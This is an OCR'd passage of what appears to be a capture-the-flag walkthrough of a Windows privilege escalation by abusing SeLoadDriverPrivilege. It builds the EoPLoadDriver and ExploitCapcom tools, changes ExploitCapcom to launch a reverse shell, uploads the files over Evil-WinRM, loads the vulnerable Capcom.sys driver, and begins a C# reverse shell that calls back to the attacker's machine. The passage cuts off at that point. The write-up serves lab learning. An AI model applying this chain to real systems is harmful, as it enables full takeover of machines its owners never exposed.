
EoPLoadDriver is a proof of concept for abusing SeLoadDriverPrivilege (Privilege Escalation in Windows).






Step 17 - We will download all the required files and keep them in a single folder. To create this .exe file we need to use visual studio.







Step 18 - Open the Visual studio and then click create a console app project.




Step 19 - Give an appropriate name to the project and click next.




Step 20 - Copy the code in the *eoploaddriver.cpp* file and paste it here. And remove the very first line of the code (include <windows.h>).





Step 21 - Click rebuild solution.






When we go to the following directory which we saved our project we can see the .exe file.







Step 22 - Then open a new project by going to the file in the menu.




Step 23 - Search ExploitCapcom.sln project file in the downloaded files and click open.




Step 24 - After opening the project file go to the source files > exploitcapcom.cpp file from the right side navigation bar.




Step 25 - Then search for the LauchShell() function in the code. After that change the cmd as rev.exe in the directory c:\windows\temp. The reason for this change is we need our reverse shell to open after running this .exe successfully. Not the windows built in command line interface.




Step 26 - After that rebuild the solution to get the .exe file.




Step 27 - Then go to the directory where we created the project and then find the .exe



Step 28 - Copy the .exe to the folder and move those files to the Kali Linux machine.



Step 29 - Login to the windows remote management session and upload all three files to the c:\windows\temp folder.




```
*Evil-WinRM* PS C:\windows\temp> upload ExploitCapcom.exe
Info: Uploading ExploitCapcom.exe to C:\windows\temp\ExploitCapcom.exe

Progress: 59% : |
```

```
*Evil-WinRM* PS C:\windows\temp> upload ExploitCapcom.exe
Info: Uploading ExploitCapcom.exe to C:\windows\temp\ExploitCapcom.exe


Data: 363176 bytes of 363176 bytes copied

Info: Upload successful!
```

Step 30 - Now let's load the driver Capcom.sys as a service by adding a registry entry for that. The HKLM\SYSTEM\CurrentControlSet\Services registry tree stores information about each service on the system. Each driver has a key of the form HKLM\SYSTEM\CurrentControlSet\Services\DriverName.

```
*Evil-WinRM* PS C:\windows\temp> .\LoadDriver.exe System\CurrrentControlSet\Seeyousoon c:\windows\temp\Capcom.sys
[+] Enabling SeLoadDriverPrivilege
[+] SeLoadDriverPrivilege Enabled
[+] Loading Driver: \Registry\User\S-1-5-21-2633719317-1471316042-3957863514-1104\System\CurrrentControlSet\Seeyousoon
NTSTATUS: c0000035, WinError: 0
```

After that we will create a C# reverse shell which will be executed on the domain controller.



Step 31 - Let's save this code to a file and save it under the .cs extension

```
sudeera@Mumbai:~/Documents/Fuse$ sudo vim rev.cs
```

Step 32 - Inside the file we need to change the IP address of our local Kali Linux machine (The IP address of the VP tunnel interface) and the port which we are going to open and listen from our Linux machine.

```
using System;
using System.Text;
using System.IO;
